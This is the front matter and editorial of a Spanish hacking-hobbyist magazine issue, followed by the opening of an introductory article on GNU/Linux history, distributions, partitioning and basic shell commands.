HACK X CRACK: EMPEZANDO A ESQUIVAR LOS CORTAFUEGOS

PC PASO A PASO

LINUX



NETCAT
PERL
"PIPES"

LOS CUADERNOS DE HACK X CRACK
www.hackxcrack.com

HACK X CRACK - HACK X CRACK - HACK X CRACK

APACHE: Configuración
Comparte ficheros desde tu propio Servidor Web

"JUGANDO" de nuevo con el NETCAT

SERIE RAW
PROTOCOLOS



TEMPLO de conocimiento

VISUAL BASIC:
"ARRAY DE CONTROLES"
"VECTORES"
"OCX "

HEMOS PUESTO UN SERVIDOR A TU DISPOSICIÓN
HACKEANOS !!!

REVERSE SHELL
BURLANDO AL FIREWALL

FONTANERÍA INFORMÁTICA :
"ENCADENANDO PROGRAMAS"

Penetración Inversa en PCs Remotos

SMTP: Descubre los protocolos de Internet

Nº 8 -- P.V.P. 4,5 EUROS



Si no entiendes ni una palabra de esta portada, has llegado a LA REVISTA DE INFORMÁTICA QUE ESTABAS ESPERANDO!!!

PC PASO A PASO: UN MODO DISTINTO DE ESTUDIAR INFORMÁTICA



LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com

EDITORIAL: EDITOTRANS S.L.
C.I.F: B43675701

Director Editorial
I. SENTIS

E-mail contacto
director@editotrans.com

Título de la publicación
Los Cuadernos de HACK X CRACK.

Nombre Comercial de la publicacíón
PC PASO A PASO

Web
www.hackxcrack.com

Deposito legal: B.26805-2002
Código EAN: 8414090202756
Código ISSN: En proceso



Director de la Publicación
J. Sentís

E-mail
director@hackxcrack.com

Diseño gráfico:
J. M. Velasco

Contacto diseñador gráfico
grafico@hackxcrack.com

Redactores
AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO, ENTROPIC, MEIDOR, HASHIMUIRA, BACKBONE, ZORTEMIUS, AK22, DORKAN, KMORK, MAILA, TITINA, SIMPSIM... ... ...

Contacto redactores
redactores@hackxcrack.com

Colaboradores
Mas de 130 personas: de España, de Brasil, de Argentina, de Francia, de Alemania de Japón y algún Estadounidense.

Contacto colaboradores
colaboradores@hackxcrack.com

Imprime
I.G. PRINTONE S.A. Tel 91 808 50 15

Distribución
Coedis S.L. Avda. de Barcelona 225. Molins de Rei. Barcelona. Tel 93 680 03 60 FAX 93 668 82 59
WEB: www.coedis.com (mapa de distribución en la web)

NUMERO 8 -- PRINTED IN SPAIN
PERIOCIDAD MENSUAL

DECLARACION DE INTENCIONES

PARA "LOS OTROS":

1.- La intención de la presente publicación NO ES fomentar la piratería informática ni la "delincuencia" en la Red.
2.- Cualquier texto publicado es VALIDADO por nuestra Asesoría Jurídica, por lo que advertimos a cualquier persona, empresa u organización de la inutilidad de cualquier iniciativa jurídica en nuestra contra. Aun así, en caso de cualquier iniciativa en contra de esta revista, deberá ser debidamente presentada y resuelta en la Razón Social que figura en nuestros documentos de constitución.
3.- Esta publicación no se hace responsable del mal uso de los conocimientos que se exponen.
4.- Esta publicación NO FACILITARÁ los datos de nuestros colaboradores ni el origen de nuestros conocimientos salvo ORDEN JUDICIAL y, aun así, advertimos que algunos de esos colaboradores NO SON CONOCIDOS mas que por sus NICKS (alias). Por ello, correrá a cargo de los organismos pertinentes su "descubrimiento".
5.- Esta publicación NO SE HACE RESPONSABLE ni tienen por qué COMPARTIR las opiniones personales vertidas por sus colaboradores, por lo que NO SOMOS RESPONSABLES de las mismas.
6.- Cualquier texto publicado estará bajo las protecciones de DERECHOS DE AUTOR y no se permite su copia, publicación, modificación o distribución sin antes obtener el permiso de esta editorial. De este punto quedan exentos aquellos textos que han sido obtenidos de terceros y/o que están sujetos a otras licencias (ya sean por parte de su autor o por terceros).
7.- Si desean ponerse en contacto con nuestro departamento jurídico, rogamos enviar mail a juridico@hackxcrack.com

PARA NUESTROS LECTORES:

Como podréis ver, esta no es una revista mas, por primera vez tenéis ante vosotros una publicación LIBRE que os ofrecerá la posibilidad de explorar la red tal y como debe explorarse ;)

Esta publicación responde a la pregunta mas veces expuesta en LA RED: ¿Como puedo ser un hacker? Bien, ahora seguro que muchos ya se están "sonriendo" y pensando lo ilusos que somos al intentar "eregirnos" en "portadores de LA LUZ", pensando que seremos una "escuela de lamers" y similares a otras publicaciones que, entre sus 100 páginas de revista solo contiene 5 de "material utilizable" (si es que puede llamarse así).

Pues NO, lo siento, vosotros seréis nuestros jueces y, llegado el caso, NUESTROS VERDUGOS.

Nuestro objetivo es: ACABAR CON LA BASURA DE LA RED (lamers y demás "esencias") con el único método que conocemos: LA EDUCACIÓN y con un única bandera que será por siempre nuestra firma: SOLO EL CONOCIMIENTO TE HACE LIBRE.

Estos son nuestros pilares: LA EDUCACIÓN Y EL CONOCIMIENTO Para ser un HACKER (maldita palabra mal entendida por unos y peor utilizada por otros) solo hace falta dos cosas: curiosidad y medios, a partir de ahora la curiosidad deberéis ponerla VOSOTROS, porque los medios los facilitaremos NOSOTROS. En las siguientes líneas os descubrimos cómo podremos conseguir nuestros objetivos y definimos algunas de las palabras que más han sido violadas y retorcidas en su significado.

Hacker: Este término ha sufrido a lo largo de su corta historia una horrible conspiración perpetrada por la ignorancia de los medios, eso que personalmente llamo "periodismo de telediario" (en clara alusión a los ridículos artículos que no hacen mas que intoxicar nuestra percepción de las cosas e insultar nuestra inteligencia). Ese tipo de periodismo unido a "otros poderes", desde los monopolios que deben justificar su incompetencia hasta los gobiernos que deben justificar sus intereses ocultos pasando por la industria del cine (normalmente demonológica) y los medios informativos "de masas".

Pues bien, HACKER no es mas que una persona que posee conocimientos avanzados sobre una materia en concreto, normalmente relacionados con la tecnología aunque ni mucho menos limitado a ello. Ponen sus aptitudes al servicio de un único objetivo: EL CONOCIMIENTO. Desean conocer el funcionamiento de "las cosas" y no encuentran límites en sus camino mas que su propia curiosidad. No se dedican a destruir ni a causar estragos entre sus "victimas", no se dedican a robar ni a chantajear ni a regodearse de sus "conquistas", muy al contrario suelen advertir a terceros de las debilidades de sus sistemas y, desgraciadamente, esos "terceros" en lugar de agradecerles su aviso se dedican a denunciarlos o perseguirlos… aunque no siempre es así, por supuesto, muchas compañías y gobiernos han aprendido lo valiosos que son los HACKERS y ahora algunos son colaboradores (o empleados) de estos. **BILL GATES** es un HACKER (el papá ventanas), como **Linus Torvalds** (el papá Linux) o **Grace Hooper** (la Almirante, creadora del Lenguaje COBOL), los autores del COREWAR **Robert Thomas Morris, Douglas McIlroy** y **Victor Vysottsky** (precursores de los creadores de virus informáticos), **Fred Cohen** (el primer investigador y autor de los virus de la historia), **Dennis Ritchie** y **Ken Thompson** ("hacedores" del Lenguaje C y co-creadores del SO UNIX), **Gary Kildall** (autor del sistema operativo CMP y CPM/86), **Tim Paterson** (autor del Quick & Dirty DOS), **Morris** (autor de "The tour of the Worm"), **Kevin Mitnick** (el más buscado por el FBI), **Phiber Optik** (líder juvenil convertido en símbolo de los hackers), **Richard Stallman** (impulsor del "software libre" y GNU), **Johan Helsingius** (primer conductor de un Remailer Anónimo), **Chen Ing-Hou** (autor del virus CIH -Chernobyl-), **Sir Dyistic** (creadorutor del Back Orifice), **David L. Smith** (virus Melissa), **Reonel Ramonez** (virus LoveLetter), **Vladimir Levin** (Robó electrónicamente 10 millones de dólares al Citibank), y muchos mas. ¿Cómo? ¿Pero no hemos dicho que los hackers no comenten delitos? Pues NO, vuelve a leer su definición… pero claro, de todo hay en la viña del señor, y al igual que hay delincuentes entre el clero hay hackers que en un momento u otro han ·caido· en la ilegalidad, nadie es perfecto!!!!! … y **Bill Gates** es un HACKER? Por supuesto, solo tienes que leerte su biografía. ¿Sorprendido? Espero que no, porque eso no es nada mas que un cero a la izquierda en comparación con lo que vas a encontrar en esta revista.

EDITORIAL

EL DIRECTOR SUSTITUTO (SEGUNDA PARTE): "ASUMIENDO RIESGOS"

Por segunda y última vez, vuestro "esclavo" AZIMUT ha tenido que sustituir a nuestro director en la difícil tarea de sacar adelante un número más de PC PASO A PASO (Hack x Crack).

En este número he tenido que tomar decisiones cuyas consecuencias (buenas o malas) tendré que sufrir en EL FORO de -www.hackxcrack.com- Ya sabes que los lectores (y colaboradores) nos reunimos allí para exponer nuestras impresiones y compartir conocimientos, pues bien, allí me tendréis para ser crucificado y dar explicaciones respecto a este número de PC PASO A PASO.

El contenido del presente número 8 no es, ni de lejos, lo que tenía pensado publicar en un principio. Decidí dejar los troyanos en casita y apostar por EL CONOCIMIENTO. Esta vez nuestros lectores, TU, tendrás que trabajártelo bastante si quieres seguir avanzando.

- ¿Cómo? ¿Qué? ¿Este mes no tengo un troyano con el que juguetear?

Sí, lo tienes, pero tendrás que empezar a tomarte las cosas en serio: EL PARVULARIO SE HA ACABADO!!!, lo siento, todos sabíamos que este día llegaría y YA HA LLEGADO ;)

Este mes te toca instalar LINUX, instalar el NETCAT para Linux, compilar en PERL y conocer las "pipes" si quieres disfrutar de la ración mensual de troyano. Por si te parece poco, para colmo, aprenderemos "cositas interesantes" sobre el protocolo SMTP, seguiremos con nuestro curso de Visual Basic estudiando unas cosas muy raras llamadas "arrays", "vectores" y "controles OCX" ;p y, para rematarlo seguiremos configurando nuestro propio Servidor Web basado en APACHE y dándole caña al TELNET.

No, no te dejaremos solo ante tan titánico trabajo, estaremos contigo a cada paso y recuerda algo MUY IMPORTANTE: En el foro de nuestra Web puedes compartir tus dudas. Nos llegan muchos mails preguntando por los temas explicados en la revista, pero EL FORO es donde mejor y más rápido serán respondidas

Solo me queda dar las gracias a todos los colaboradores y encomendar mi alma "los dioses" para que PC PASO A PASO 8 sea de TU agrado :)

Un abrazo muy fuerte, atentamente...

-- AZIMUT, el que durante dos meses ha tenido el placer de ser tu servidor y "esclavo" --



"... porque sólo el poder del conocimiento nos hace libres."

INDICE

GNU LINUX






- Presentación y Significado: Software Libre NO ES Software Gratis :)
- Distribuciones y links de descarga
- NETCAT en Linux: Descarga, compilación y ejecución
- Compilando en Perl desde Linux
- "PIPES" en Linux

1 - Presentación

Algunas personas que son verdaderos *hackers* suelen decir que GNU/LiNUX es el mejor S.O. para programar. En la presente serie de artículos intentaremos demostrar que esta no es una afirmación gratuita.

Tal vez una de las ventajas más obvias sea que podemos mirar en sus entrañas, modificar todo lo modificable y tener acceso de primera mano a todo aquello que se esconde tanto bajo como sobre un S.O. Sin acceder a oscuros trucos ni características no documentadas. Sin tener que andar mendigando números de serie o cracks. Todo lo tendremos ahí, disponible para que tomemos lo que queramos. Y, por una vez, tendremos a la ley de nuestro lado. Este será el objetivo principal de este artículo.

¿Cuál será el precio de tanta maravilla? Trabajo. Mucho trabajo. En este mundo en el que mucha gente ha trabajado antes desinteresadamente generando información, tecleando líneas de código que luego ponen a tu disposición, etc... Sólo se pide una cosa: Que también se trabaje leyendo esa documentación y ese código. Si no eres de esta opinión, tal vez el mundo de GNU/LiNUX en particular y del *Software* Libre en general no sea el más adecuado para ti y tarde o temprano te desilusionarás.

Por ahora realizaremos una presentación general de lo que es GNU/LiNUX. Veremos cuales son los pasos, independientemente de la distribución, que se deben seguir para instalar este S.O. en nuestro ordenador y en el futuro iremos profundizando en las muchas facetas que lo definen (instalación, administración, programación, seguridad, etc...).

En concreto este mes nos centraremos, con el fin de seguir cierta coherencia con el resto de los artículos del presente número, en tres puntos:

- Pipes: Como confrontación del uso de una utilidad en dos SS.OO. distintos. De esta manera podremos ir acostumbrándonos al *way of life* de los sistemas UNiX.
- Perl: Como ejemplo de cómo se utiliza un lenguaje de scripting
- Netcat: Como ejemplo de cómo obtener el código fuente de una aplicación y como a partir de este generamos el ejecutable.

Y todo ello tras una extensa presentación de GNU/LiNUX.

2- ¿Qué es GNU/LiNUX?

Normalmente una forma de definir LiNUX es como la de " Sistema Operativo tipo UNiX libre". A estas alturas la mayoría de la gente recién llegada al mundo de GNU/LiNUX se preguntará si eso de GNU/LiNUX es "otra cosa" parecida a eso de lo que han oído hablar mucho últimamente y que la gente llama LiNUX "a secas". Pues bien, no, no es "otra cosa"; Estamos hablando de lo mismo. Pero para entender el porqué, conviene referirnos a este S.O. como GNU/LiNUX y no LiNUX, tenemos

que saber primero qué significa LiNUX y qué significa GNU.

LiNUX, inicialmente, es el fruto de un trabajo de programación de un chico llamado Linus Torvalds que allá por 1991 mientras estaba en la universidad de Helsinki pasando frío (digo yo) y aprovechando la coyuntura de obtener su primer i386, decidió realizar su "versión mejorada" del S.O. que él manejaba habitualmente: MiNiX. De esta manera obtuvo lo que se denomina un *kernel* o núcleo de S.O. que es el corazón de todo S.O.. Desde la primera versión operativa de este *kernel* se unieron a Linus Torvalds una gran cantidad de gente que ofreció mejoras e incrementó la funcionalidad de dicho núcleo. Desde entonces, el desarrollo del *kernel* de GNU/LiNUX es un trabajo realizado por muchísimas personas en todo el mundo y supervisado por Linus.

MiNiX era una herramienta didáctica que acompañaba al libro "*Modern Operating Systems*" del eminente profesor Adrew Tanenbaum. MiNiX era a su vez un S.O. basado en los sistemas UNiX en los que el autor trabajó como desarrollador.
El desarrollo de LiNUX planteó un debate en ocasiones agrio entre la comunidad MiNiX participando en esta "contienda" tanto Linus Torvalds como A. Tanenbaum. A pesar de ser una historia apasionante, tendremos que dejarla aparcada por ahora. Está ampliamente difundida por Internet la copia del grupo de noticias donde se desarrolló este debate (`comp.os.minix`) pero os recomiendo esta página donde se realiza un análisis detallado de la postura de ambos bandos: http://www.cab.u-szeged.hu/local/linux/linux-obsolote.html (No os asustéis por el húngaro, tan sólo se utiliza en el primer párrafo).

El proyecto GNU (acrónimo recursivo que corresponde a "*GNU is Not UNiX*") nace en 1984 capitaneado por Richard M. Stallman con la finalidad de desarrollar un sistema operativo *UNiX-like* , es decir, similar a los sistemas UNiX de la época, denominado HURD ('*Hird of Unix-Replacing Daemons*' donde HIRD significa '*Hurd of Interfaces Representing Depth*'), con la particularidad de que sería desarrollado bajo los términos de *Free Software* (Aplicaciones Informáticas Libres). Una vez más, a pesar de lo interesante del tema, debemos de ceñirnos a una mera presentación. Si queréis ahondar más en los términos GNU y *Free Software* os recomiendo una visita a http://www.es.gnu.org donde encontraréis la información necesaria.

Lo que sí es muy interesante es que a pesar de los intentos de realizar un UNiX libre por parte de GNU desde 1984, en 1991 se encuentran todavía en pleno diseño de su sistema HURD. Por lo demás en estas fechas GNU ha desarrollado ya una grandísima cantidad de aplicaciones libres disponibles en código fuente y que están disponibles en Internet. Por otra parte LiNUX es tan sólo un núcleo de S.O. huérfano que sí ha logrado utilizar muchas de las aplicaciones GNU. Tras decidir Linus que el código del núcleo de su S.O. también se distribuiría bajo los términos de la licencia GNU, era una cuestión de conveniencia el surgimiento de una plataforma mixta cuyo corazón fuera el núcleo LiNUX, pero que el resto fuera fruto del trabajo de GNU.

Es por esto que cuando hablamos de un S.O. LiNUX, estamos refiriéndonos a un sistema GNU/LiNUX.

3 - ¿ Cómo puedo conseguir GNU/LiNUX?

Pues de diversas maneras. Antes he mencionado que GNU/LiNUX es *Software* Libre. Esto no quiere decir que sea gratuito, como dicen en algunos sitios (:oP) sino que si tú obtienes una copia, puedes realizar tantas copias como quieras, y puedes hacer con estas copias lo que desees: Regalarlas, venderlas, modificarlas, etc.... Sólo has de cumplir un requisito: Dejar

bien claro al que se lo des, vendas, etc.... que puede hacer lo mismo que has hecho tú y que si te piden el código fuente deberás de facilitárselo.

Esta manera de hacer las cosas es la que ha propiciado el que surja el concepto de distribución. Una distribución o *distro* de GNU/LiNUX se da cuando una persona, grupo de personas o empresas, deciden crear un sistema GNU/LiNUX y distribuirlo, ya sea comercialmente o no. Como a cada hijo de madre nos gustan las cosas a nuestra manera, es lógico que si te ofrecen la posibilidad de crear un S.O. a tu medida lo hagas si te sientes capaz. Si además puedes fardar delante de la novia o ganar un dinerito con ello, miel sobre hojuelas. Las primeras *distros* surgen precisamente como trabajo de particulares (Slackware con **Patrick Volkerding** a la cabeza), luego surgieron las distros tipo "club-de-amiguetes-que-se-conocen-en-el-cole-con-ganas-de-hacer-cosas" como Jurix, y luego los miembros del club crecen, les salen hipotecas como sabañones y montan empresas que se dedican a lo mismo que hacían pero cobrando: SuSE.

Este sistema ha venido funcionando muy bien hasta la fecha pues ha mantenido la "competencia" entre distribuciones y ha puesto en evidencia a los que hace unos años decían que era imposible que saliera nada serio de un grupo de adolescentes desperdigados por el orbe. Así se ha logrado simplificar mucho aspectos como la instalación, la disponibilidad de aplicaciones, la disponibilidad de controladores, etc....

Dicho esto, es fácil de adivinar que si queremos conseguir GNU/LiNUX, debemos de hacernos con una distribución. Y es entonces cuando surgen las cinco preguntas estrella:

- ¿Cuál elijo?

La que desees. Seguramente ya tienes alguna referencia. Personalmente te aconsejo que si quieres algo "a lo XP" o "a lo Mac" escojas entre Mandrake, Red Hat, SuSE..... Son distribuciones planteadas hacia un usuario doméstico al que le importa muy poco cómo están colocados los desagües de su ciudad; tan solo le interesa que no se le atasque la fontanería doméstica.
Si por el contrario estás más familiarizado con los sistemas UNiX y no deseas gastarte una pasta en una licencia de Solaris (tm) a la hora de tener un entorno UNiX doméstico, puedes optar por una Slackware, Debian, Knopix, Gentoo, etc..... Sin olvidar las arriba mencionadas.

- ¿Cuál es mejor?
Esto es subjetivo. Todo depende de lo que quieras hacer. **Todas pueden hacer las mismas cosas**; ahora bien, unas están concebidas para ser fáciles de manejar a un usuario normal; otras para dotar de la posibilidad de adecuar el S.O. a tu hardware de una forma sencilla, otras para aumentar la seguridad, otras para programar.....

Si eres recién llegado a GNU/LiNUX comienza por una en la que no te sientas cohibido por el cambio (e.d. una que te recuerde mucho a otro S.O. que hayas manejado). Mandrake, RedHat o Suse serán tu opción.

- ¿Cuál está en español?
Todas ellas. Cuando las instalas puedes escoger el idioma que desees.

- ¿Merece la pena comprarla?
En un país en el que aún se sacan navajas por no pagar una ronda, esta pregunta es muy interesante. Podría parecer que aquel que paga por algo que puede conseguir gratis es, como poco, bobo. Pues puede que no lo sea. Hoy por hoy recomendaría comprar distribuciones a dos tipos de usuario: Por un lado al novatillo desorejado y asustadizo (que hemos sido

todos) que se aferra a los manuales como a un salvavidas: Los paquetes comerciales suelen venir con excelentes manuales, asistencia técnica gratuita durante un año, y el derecho a hacer con todo ello lo que le de la gana. Cuando el autor de este artículo comenzó con GNU/LiNUX hubiese agradecido, no ya un manual en su idioma vernáculo, sino alguien con quien hablar de ello.

El segundo tipo de usuarios a los que recomendaría gastarse algo de dinero y entre los que me reconozco, serían aquellos que creen en que el *Software Libre* es una opción y que debe ser apoyada en la medida de lo posible.

Finalmente: Aunque decidas comprarte una caja que pone *Nosequé-Linux*, la relación calidad/precio será excelente. Aún no he conocido a nadie que se haya arrepentido de comprar una distribución GNU/LiNUX en una tienda.

Señalar como dato curioso que precisamente las distribuciones más afines al usuario "normal" son las más comerciales. Pero ojo, aún así siguen siendo *Software Libre*.

- ¿Dónde la consigo gratis?

Posibilidad A: En Internet. Hay lugares como http://www.linuxiso.org/ o http://www.rediris.com donde puedes bajarte las imágenes de CD-ROM de la mayoría de las distribuciones.

Posibilidad B: Pedírsela a un amigo, conocido o similar...

Posibilidad C: Otra manera para los que no poseen una conexión rápida en casa, es acudir a los revendedores que te envían contra reembolso los CDs a casa. Es el caso de http://www.opencd.com/ y suele ser una opción bastante económica.

Posibilidad D: Revistas sobre GNU/LiNUX. Es muy raro que un mes alguna de ellas no regale una distribución. A veces incluso son distribuciones que funcionan directamente desde el CD (*live-cd*). Suelen ser muy buena opción para echar un vistazo al GNU/LiNUX sin miedo a cargarnos nada.

Bueno, tras lo dicho, se ve que es muy fácil conseguir una distribución; es más, la mayoría de vosotros seguro que tenéis una cerca del ordenador, pero aún no os sentís con fuerzas para afrontar esas historias tenebrosas que habéis oído contar sobre discos duros que se estropearon, tarjetas 3D que jamás realizaron su función, escáneres convertidos en estanterías.....

Ha llegado el momento de la instalación.

4 - Instalación de GNU/LiNUX

Este tema será tratado en mayor profundidad en números posteriores. De todas formas voy a intentar de dar una descripción general sobre la instalación de GNU/LiNUX sin centrarme en ninguna distribución concreta y dar una serie de consejos que puede que sea de utilidad.

4.1 - No estás sólo.

En los 8 años que llevo con GNU/LiNUX aún no me he encontrado con una distribución que en el propio CD de instalación no traiga la documentación necesaria para instalar GNU/LiNUX. Suele ser documentación específica de esa distribución y suele estar disponible en varios idiomas. Este es el *Punto 0* que a partir de ahora no nos abandonará nunca: Leer primero la documentación. Se que cuesta. Yo también paso de leerla muchas veces. Yo también tengo que leerla tras haberme tirado de los pelos.

Esta documentación suele estar en directorios que se llaman *Doc, Documentation, Installation,*

Installing, etc....

4.2 - Preparando el sistema

Antes de instalar cualquier S.O. conviene recopilar una serie de información sobre nuestro ordenador con el fin de tenerla a mano en caso de que la necesitemos durante la instalación.

Para GNU/LiNUX la información más relevante suele ser:

Particiones de disco duro: GNU/LiNUX necesitará de espacio en disco para ser instalado. Esto requiere de que dispongamos de espacio libre (ojo, con "espacio libre" no nos referimos a los MBs libres en C: o D: sino al espacio no asignado a ninguna partición) en el disco. Como este no suele ser el caso común y el que más dolores de cabeza levanta, vamos a asumir desde ahora que tenemos un ordenador con un S.O. de Microsoft previamente instalado y que las particiones creadas por este ocupan todo el disco duro.

En este caso tendremos que *reparticionar*. El proceso de *reparticionar* consiste en cambiar de tamaño una partición existente (FAT32, NTFS, etc...) reduciéndola de tamaño. De esta manera dispondremos de espacio libre en el disco no asignado a ninguna partición. Esta tarea se puede realizar con aplicaciones como Partition Magic, GNUparted o incluso desde el propio proceso de instalación de alguna distribución GNU/LiNUX como Mandrake.



Comentario de...

La intención de este artículo NO ES explicar a fondo cómo se instala una "distro" de LINUX ni entrar de lleno en temas como el "redimensionado" de particiones, configuración de la conexión a Internet en Linux, y muchos otros temas. Todo eso ya llegará. :)

La misión de este excelente artículo es ofrecerte una presentación de lo que significa GNU/LiNUX y proporcionarte los conocimientos mínimos necesarios para poder comprender (y seguir) los artículos presentados en este número 8 de PC PASO A PASO (Los Cuadernos de Hack x Crack): NETCAT, Perl y "pipes".

Si tienes cualquier duda respecto a los temas en los que no profundizamos, tienes a tu disposición EL FORO DE HACK X CRACK (www.hackxcrack.com), donde hay una sección GNU / LiNUX precisamente para que preguntes y disfrutes de un mundo que, quizás a día de hoy, desconoces.

Tarde o temprano, si sigues leyendo esta revista, te será imprescindible tener a mano una instalación de LINUX. No lo dejes por mas tiempo, decídete YA!!! e inicia de una vez por todas tu camino en este Sistema Operativo. Esta editorial está convencida de que, si LINUX fuese el Sistema Operativo "por defecto" y todo el mundo lo conociese, esta revista tendría un nivel que nada tiene que ver con lo que has visto/leído hasta ahora. Microsoft te lo pone todo "muy fácil", quizás sí, o no, según se mire; pero te oculta (y casi imposibilita) la posibilidad de APRENDER y entender el funcionamiento de "las cosas". Linux es exactamente lo contrario, te OBLIGA a comprender el funcionamiento de las cosas, esa es, desde nuestro punto de vista, LA GRAN DIFERENCIA.

Un abrazo a todos los lectores ;)

Una vez que hemos obtenido espacio libre en disco debemos de tener en cuenta como se nombran las particiones de disco en GNU/LiNUX para utilizar esta información en el futuro. Como heredero que es de sistemas UNiX, GNU/LiNUX accede a cualquier dispositivo *hardware* como si de un archivo se tratase. Estos archivos que representan al *hardware* de la máquina (discos duros, memoria, tarjetas de sonido, etc....) se sitúan en el directorio **/dev** (dev, como abreviatura de *device*, en inglés dispositivo). La manera en que GNU/LiNUX ve

las particiones de un disco duro será la siguiente:

Para nombrar un disco duro escribimos */dev/hdXY* que corresponde a "*/dispostivo/discoduroXY*" (disco duro se escribe *hard disk* en inglés y su abreviatura es hd), la X corresponderá a una letra que nos dirá en qué canal IDE se encuentra el dispositivo y la Y corresponderá a un número de partición dentro de ese dispositivo.
Además, si por ejemplo tenemos una unidad de CD-ROM / DVD, nos referiremos siempre a este tipo de unidades como /dev/hdX, sin el número, dado que dentro de un CD-ROM no podemos realizar particiones.

Un posible esquema de particiones antes de instalar GNU/LiNUX podría ser el siguiente:

IDE 0 master (30 GB)	/dev/hda1 (Unidad C) Windows XP (NTFS, 15GB)
IDE 0 slave	/dev/hdb (Unidad D) CD-ROM
IDE 1 master (40 GB)	/dev/hdc1 (Unidad E) (FAT32, 40GB)

Imaginemos que en el anterior caso mostrado deseamos utilizar parte del espacio del disco situado como maestro en el canal IDE 1. Reparticionando dicho disco duro dejaríamos un espacio no asignado de por ejemplo 7GB. En este espacio es donde crearemos particiones GNU/LiNUX. Recomiendo crear estas particiones desde los propios programas de instalación de GNU/LiNUX.

Frecuencias de refresco del monitor: Otro dato relevante y necesario al configurar GNU/LiNUX son las frecuencias de refresco horizontal y vertical del monitor, luego tendremos estos datos a mano. Se encuentran normalmente en el manual del monitor y últimamente no suelen ser necesarios dado que la mayoría de las distribuciones lo autodetecta. Sí serán necesarios para Debian, Slackware, etc.....

Datos de la red: Tanto si tenemos una red montada en casa o una conexión a Internet necesitamos conocer los datos necesarios para configurar nuestra red.

En próximos artículos realizaremos una instalación paso a paso. Advierto que nos centraremos en GNU/LiNUX-Debian. Las razones para ello son que es una distribución 100% libre y que su instalación puede ser calificada de "complicada" en comparación con distribuciones como Mandrake, SuSE o RedHat que son más fáciles de instalar incluso que cualquier S.O. de Microsoft.

5 - Ya tenemos GNU/LiNUX instalado; y ¿ahora, qué?

Pues a partir de ahora nuestro escenario de trabajo va a ser la consola. La consola es el medio básico de comunicación con un sistema UNiX. Normalmente utilizaremos en la consola una *shell* o intérprete de comandos. La *shell* que viene por defecto en la mayoría de los sistemas UNiX es el *sh* o *bash*. Para abrir la consola tenemos varias opciones: Si estamos en un sistema sin entorno gráfico, la pantalla mostrará una pantalla similar a esta llamada pantalla de *login:*

```
Debian GNU/Linux 3.0 hxcsampler tty3

hxcsampler login:
```

Si tenemos entorno gráfico, también se nos pedirá esta información antes de entrar en él y entonces podremos abrir una línea de comandos de dos maneras:
a) Ejecutando un emulador gráfico de terminal como *rlogin, xterm, kterm, gnome-terminal, etc....*
b) Pulsando la combinación de teclas *<Ctrl>+<Alt>+FX* donde *X* puede ser *1, 2, 3, 4, 5 o 6*. Para volver al entorno gráfico tecleamos *<Ctrl>+<Alt>+F7*.

Esta pantalla muestra al sistema listo para que introduzcamos nuestro *login* o nombre de usuario. Posteriormente se nos pedirá el *password* de este usuario:

```
Debian GNU/Linux 3.0 hxcsampler tty3

hxcsampler login: luis
Password:
```

Si hemos metido el nombre de usuario y el *password* correctos, entraremos en el sistema; en otro caso, se nos mostrará un mensaje de error. Una vez dentro del sistema ya hemos accedido a la *shell* por defecto. El símbolo $, llamado *prompt*, que podemos observar en la línea de comandos indica que el sistema está listo para aceptar comandos.

```
Debian GNU/Linux 3.0 hxcsampler tty3

hxcsampler login: luis
Password:
Last login: Tue Mar 11 00:23:51 2003 on tty3
Linux hxcsampler 2.4.18-bf2.4 #1 Son Apr 14 09:53:28 CEST 2002 i686 unknown

Most of the programs included with the Debian GNU/Linux system are
freely redistributable; the exact distribution terms for each program
are described in the individual files in /usr/share/doc/*/copyright

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
luis@hxcsampler:~$
```

En el ejemplo mostrado se ha utilizado un usuario llamado *luis* . Este usuario ha podido entrar debido a que es un usuario de este sistema y tiene una cuenta *shell*. Tener una cuenta es tener un *login* y un *password* válidos para acceder al sistema.
Normalmente los sistemas GNU/LiNUX permiten crear uno o más usuarios durante la instalación, pero siempre existirá un usuario denominado *root* y que es el administrador del sistema. Este usuario siempre existirá y su *password* será establecido durante la instalación.

No conviene utilizar habitualmente la cuenta de root, dado que este usuario, por ser el usuario administrador, puede alterar cualquier aspecto del sistema, y si no sabemos muy bien lo que hacemos (e incluso si lo sabemos) podremos dañarle irreversiblemente. Es por esto que se recomienda encarecidamente el uso de otro usuario, dado que un usuario normal no puede dañar las partes críticas del sistema.

En próximos artículos veremos como crear nuevos usuarios.

5.1- Navegando por la shell

Una vez que hemos accedido a nuestra cuenta y el sistema está esperando que le demos órdenes, debemos de introducir un comando.

Una de las cosas a tener en cuenta a partir de ahora cuando manejemos la línea de comando de GNU/LiNUX, es que aquí se distingue entre mayúsculas y minúsculas. A esta forma de comportarse se le denomina *case sensitive*. Eso quiere decir que no serán lo mismo el comando *ls* que el comando *LS* o el archivo *carta.txt* que *Carta.txt* o *CARTA.TXT*.
Algunos de los posibles comandos de los que disponemos son:

Comando	Descripción	Ejemplo
ls	Lista el contenido del directorio actual. Funciona de manera similar al DIR de MS-DOS	ls *.txt ls -l *.txt
cd	Cambia de directorio. Funciona de manera similar al CD de MS-DOS. Obsérvese en el ejemplo que para poner un camino absoluto el separados es / en vez de \ utilizado en Windows.	cd archivos cd /usr/share doc cd /usr/doc
cp	Copiar archivos. Funciona de manera similar al comando COPY de MS-DOS.	cp carta.txt carta.bck cp /usr/doc/vim/manual.txt .
mv	Mover archivos (se elimina el origen). Funciona de manera similar al comando MOVE de MS-DOS	mv carta.txt carta.bck mv /usr/doc/vim/manual.txt .
rm	Borrar archivos. Funciona de manera similar al DEL de MS-DOS	rm carta.txt rm archivoA.txt archivo.txt
echo	Imprime un texto por pantalla.	echo "Hola mundo"
cat	Lista el contenido de un archivo. Funciona de manera similar al comando TYPE de MS-DOS	cat carta.txt
more	Lista el contenido de un archivo página a página.	more carta.txt

Tal vez los comandos más importantes sean dos que no aparece en esta tabla: el comando *man* y el comando *info* . Estos comandos nos muestran información detallada de casi cualquier comando o programa que tengamos instalado

en nuestro sistema. Requieren que esté instalado el sistema ***man*** e ***info***, cosa que ocurre por defecto. Por ejemplo, si queremos conocer todas las opciones del comando *ls* podemos teclear *man ls*. Otra manera más rápida de conseguir ayuda suele ser emplear el parámetro ***help*** en un comando o programa. Por ejemplo, *ls -help*, nos mostrará la ayuda "en línea" de dicho comando.

